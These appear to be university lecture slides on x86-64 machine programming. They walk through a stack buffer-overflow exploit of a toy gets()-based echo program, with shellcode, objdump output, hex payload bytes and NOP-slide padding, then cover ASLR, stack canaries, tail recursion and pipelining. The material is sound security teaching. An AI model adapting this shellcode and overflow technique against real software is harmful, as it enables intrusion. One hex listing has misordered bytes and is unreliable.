CS 33

Machine Programming (6)

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp        # needed for syscall instructions
  movl  $14, %edx       # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi        # write to standard output
  movl  $1, %eax        # do a "write" system call
  syscall
  movl  $0, %edi        # argument to exit is 0
  movl  $60, %eax       # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop ┐
  nop │
  ... ├ 23 no-ops
  nop ┘
.quad 0x7fffffffe948
.byte '\n'
```


Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, **write** and **exit** (what we want the OS to do is encoded in register %eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to **gets** that there are no more characters. Note that the nop instructions will not be executed (they will in a later example), so for this example, we could have used any values for padding.

The intent is that when the echo program returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

Objdump Output

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

This is the output from "objdump –d" of our assembled exploit attempt. It shows the initial portion of the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it's not going to be executed as code.) The problem is that if we give this object code as input to the echo function, the call to **gets** will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding of '\n'). Fortunately, none of the actual code contains this value, but the string itself certainly does.

The **movabs** instruction is another way of writing the **movq** instruction.

Actual Object Code (Hex)

```
48 83 ec 08 ba 0e 00 00 00 48 be 73 e9 ff ff ff
7f 00 00 bf 01 00 00 00 b8 01 00 00 00 0f 05 bf
00 00 00 00 b8 3c 00 00 00 0f 05 68 61 63 6b 65
64 20 62 79 20 74 77 64 0a 00 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 48 e9 ff ff ff 7f 00 00 0a
```


This slide contains the actual object code of our exploit, represented as hexadecimal digits. This is what would be input to the echo program.

Note that we cannot produce this sequence of values by typing the input on the keyboard. They will be inputted to echo via other means.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

6 no-ops

To get rid of the “0a”, we’ve removed it from the string. But we’ve inserted code to replace the null at the end of the string with a “0a”. This is somewhat tricky, since we can’t simply copy a “0a” to that location, since the copying code would then contain the forbidden byte. So, what we’ve done is to copy a “09” into a register, add 1 to the contents of that register, then copy the result to the end of the string (which will be at location `0x7fffffffe990)`.

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
       . . .
```


Again we have the output from “objdump –d”.

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  56:   00 00                   add    %al,(%rax)
  58:   0a                      .byte 0xa
```


The only ‘0a’ appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it’s data, not instructions.

Improved Object Code (Hex)

```
48 83 ec 08 b2 09 80 c2 01 48 be 90 e9 ff ff ff
7f 00 00 88 16 ba 0e 00 00 00 48 be 84 e9 ff ff
ff 7f 00 00 bf 01 00 00 00 b8 01 00 00 00 0f 05
bf 00 00 00 00 b8 3c 00 00 00 68 0f 05 61 63 6b
65 64 20 62 79 20 74 77 64 00 90 90 90 90 90 90
48 e9 ff ff ff 7f 00 00 0a
```


Here's the new version of our object code, containing a '\n' only at the end.

Using the Exploit

1) **Assemble the code**

   gcc –c exploit.s

2) **disassemble it**

   objdump –d exploit.o > exploit.txt

3) **edit object.txt**

   (see next slide)

4) **Convert to raw and input to exploitee**

   cat exploit.txt | ./hex2raw | ./echo

Once we have the exploit, we want to use. We first assemble our assembler code into object code. The –c flag tells gcc not to attempt to create a complete executable program, but to produce just the object code from the file we've provided. While it's essentially this object code that we want to input into echo, the .o file contains a lot of other stuff that would be important if we were linking it into a complete executable program but is not useful for our present purposes. Thus, we have more work to do to get rid of this extra stuff.

So we then, oddly, diassemble the code we've just assembled, giving us a listing of the object code in the ASCII representation of hex (see the next slide), along with the assembler code. The "> exploit.txt" tells objdump to put its output in the file exploit.txt.

We next convert the edited output of objdump into "raw" form – a binary file that contains just our object code, but without the "extra stuff". Thus, for example, we convert the string "0xff" into a sequence of 8 1 bits. This is done by the program hex2raw (which we supply). The resulting bits are then input to our echo program.

Note that "|" is the pipe symbol, which means to take the output of the program on the left and make it the input of the program on the right. The "cat" command (standing for catenate) outputs the contents of its argument file. Thus, the code at step 4 sends the contents of exploit.txt into the hex2raw program which converts it to raw (binary) form and sends that as input to our echo program (which is the program we're exploiting).

Unedited exploit.txt

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
        . . .
```


As we've already seen, this is the output from "objdump –d", containing offsets, the ASCII representation of the object code, and the disassembled object code. What we're ultimately trying to get is just the ASCII representation of the object code.

Edited exploit.txt

```
48 83 ec 08             /* sub    $0x8,%rsp */
b2 09                   /* mov    $0x9,%dl */
80 c2 01                /* add    $0x1,%dl */
48 be 90 e9 ff ff ff    /* movabs $0x7fffffffe990,%rsi */
7f 00 00
88 16                   /* mov    %dl,(%rsi) */
ba 0e 00 00 00          /* mov    $0xe,%edx */
48 be 84 e9 ff ff ff    /* movabs $0x7fffffffe984,%rsi */
7f 00 00
bf 01 00 00 00          /* mov    $0x1,%edi */
b8 01 00 00 00          /* mov    $0x1,%eax */
0f 05                   /* syscall */
bf 00 00 00 00          /* mov    $0x0,%edi */
b8 3c 00 00 00          /* mov    $0x3c,%eax */
0f 05                   /* syscall */
       . . .
```


Here we've removed the offsets and extraneous lines, leaving just the ASCII representation of the object code, along with the disassembled code put into comments. The hex2raw program ignores the comments (which are there just so we can see what's going on) and produces the object code, such as that on slides 4 and 8.

Quiz 1

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```


Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

a) **on return from <u>main</u>**
b) **before the call to <u>gets</u>**
c) **before the call to <u>puts</u>, but after <u>gets</u> returns**

Example


Exploit Addr
Exploit
ret
locals
main stack frame
gets and puts stack frames

Defense!

- Don’t use gets!
- Make it difficult to craft exploits
- Detect exploits before they can do harm

System-Level Protections

- **Randomized stack offsets**
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
  - in traditional x86, can mark region of memory as either “read-only” or “writeable”
    - » can execute anything readable
  - modern hardware requires explicit “execute” permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7ffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```


Supplied by CMU.


Randomized stack offsets are a special case of what’s known as “address-space layout randomization” (ASLR).

Because of them, our exploit of the previous slides won’t work on a modern system (i.e., one that employs ASLR), since we assumed the stack always starts at the same location.

Making the stack non-executable (something that's also done in modern systems) also prevents our exploit from working, though it doesn't prevent certain other exploits from working, exploits that don't rely on executing code on the stack.

Stack Randomization

- We don't know exactly where the stack is
  - buffer is 2000 bytes long
  - the start of the buffer might be anywhere between 7000 and 8000




As mentioned, one way to make such attacks more difficult is to randomize the location of the buffer. Suppose it's not known exactly where the buffer begins, but it is known that it begins somewhere between 7000 and 8000. Thus it's not clear with what value to overwrite the return address of the stack frame being attacked.

NOP Slides

- NOP (No-Op) instructions do nothing
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - » if executed, they effectively add n to %rip
    - » execution "slides" through them

A NOP slide is a sequence of NOP (no-op) instructions. Each such instruction does nothing, but simply causes control to move to the next instruction.

NOP Slides and Stack Randomization



To deal with stack randomization, we might simply pad the beginning of the exploit with a NOP slide. Thus, in our example, let's assume the exploit code requires 1000 bytes, and we have 1000 bytes of uncertainty as to where the stack ends (and the buffer begins). The attacker inputs 2000 bytes: the first 1000 are a NOP slide, the second 1000 are the actual exploit. The return address is overwritten with the highest possible buffer address (8000). If the buffer actually starts at its lowest possible address (7000), the return address points to the beginning of the actual exploit, which is executed immediately after the return takes place. But if the buffer starts at its highest possible address (8000), the return address points to the beginning of the NOP slide. Thus, when the return takes place, control goes to the NOP slide, but soon gets to the exploit code.

Stack Canaries

- **Idea**
  - – place special value ("canary") on stack just beyond buffer
  - – check for corruption before exiting function
- **gcc implementation**
  - – `-fstack-protector`
  - – `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```


Supplied by CMU.

The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.


Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```


The operand "%fs:0x28" requires some explanation, as it uses features we haven't previously discussed. **fs** is one of a few "segment registers," which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of **fs** as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It's used here to hold the "canary" value. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It's also in memory that's read-only so that the attacker cannot modify it.


Note that objdump's assembler syntax is slightly different from what we normally use in gcc: there are no "q" or "l" suffices on most of the instructions, but the call instruction, strangely, has a q suffix.

Gcc, when compiling with the -fstack-protector-all flag, uses %rbp as a base pointer. The highlighted code puts the "canary" (the value obtained from %fs:0x28) at the (high) end of the buffer. (The code reserves 0x10 bytes for the buffer.) Just before the function returns, it checks to make sure the canary value hasn't been modified. If it has, it calls "__stack_chk_fail", which prints out an error message and terminates the program.



Adapted from a slide supplied by CMU.

Here the canary is put on the stack just above the space allocated for buf.



Adapted from a slide supplied by CMU.

Just before echo returns, a check is made to make certain that canary was not modified.

Tail Recursion

```
int factorial(int x) {
  if (x == 1)
    return x;
  else
    return
      x*factorial(x-1);
}
```

```
int factorial(int x) {
  return f2(x, 1);
}

int f2(int a1, int a2) {
  if (a1 == 1)
    return a2;
  else
    return
      f2(a1-1, a1*a2);
}
```



The slide shows two implementations of the factorial function. Both use recursion. In the version on the left, the result of each recursive call is used within the invocation that issued the call. In the second, the result of each recursive call is simply returned. This is known as *tail recursion.*

No Tail Recursion (1)


x: 6
return addr
x: 5
return addr
x: 4
return addr
x: 3
return addr
x: 2
return addr
x: 1
return addr

Here we look at the stack usage for the version without tail recursion. Note that we have as many stack frames as the value of the argument; the results of the calls are combined after the stack reaches its maximum size.

No Tail Recursion (2)



Tail Recursion



With tail recursion, since the result of the recursive call is not used by the issuing stack frame, it's possible to reuse the issuing stack frame to handle the recursive invocation. Thus rather than push a new stack frame on the stack, the current one is written over. Thus the entire sequence of recursive calls can be handled within a single stack frame.

Code: gcc –O1

```
f2:
        movl    %esi, %eax
        cmpl    $1, %edi
        je      .L5
        subq    $8, %rsp
        movl    %edi, %esi
        imull   %eax, %esi
        subl    $1, %edi
        call    f2          # recursive call!
        addq    $8, %rsp
.L5:
        rep
        ret
```


This is the result of compiling the tail-recursive version of factorial using gcc with the –O1 flag. This flags turns on a moderate level of code optimization, but not enough to cause the stack frame to be reused.

Code: gcc –O2

```
f2:
        cmpl    $1, %edi
        movl    %esi, %eax
        je      .L8
.L12:
        imull   %edi, %eax
        subl    $1, %edi
        cmpl    $1, %edi
        jne     .L12
.L8:
        rep
        ret
```

loop!

Here we've compiled the program using the –O2 flag, which turns on additional optimization (at the cost of increased compile time), with the result that the recursive calls are optimized away — they are replaced with a loop.

Why not always compile with –O2? For "production code" that is bug-free (assuming this is possible), this is a good idea. But this and other aggressive optimizations make it difficult to relate the runtime code with the source code. Thus, a runtime error might occur at some point in the program's execution, but it is impossible to determine exactly which line of the source code was in play when the error occurred.

Computer Architecture and Optimization (1)

What You Need to Know to Write Better Code


Simplistic View of Processor

```
while (true) {
  instruction = mem[rip];
  execute(instruction);
}
```

Some Details ...

```
void execute(instruction_t instruction) {
  decode(instruction, &opcode, &operands);
  fetch(operands, &in_operands);
  perform(opcode, in_operands, &out_operands);
  store(out_operands);
}
```


Pipelines


Decode
Fetch
Perform
Store
Decode
Fetch
Perform
Store
Decode
Fetch
Perform
Store
Decode
Fetch
Perform
Store
Decode
Fetch
Perform
Store
Decode
Fetch
Perform
Store
Decode
Fetch
Perform
Store

Analysis


- Not pipelined
  - each instruction takes, say, 3.2 nanoseconds
    - » 3.2 ns latency
  - 312.5 million instructions/second (MIPS)
- Pipelined
  - each instruction still takes 3.2 ns
    - » latency still 3.2 ns
  - an instruction completes every .8 ns
    - » 1.25 billion instructions/second (GIPS) throughput

Hazards ...




Data Hazards

```
addq 12(%rbx), %rax
addq $20, %rax
movq 40(%rax), %rsp
```



Coping


Decode
12(%rbx), %rax
addq
%rax
Decode
Decode
$20, %rax
addq
%rax
40(%rax)
movq

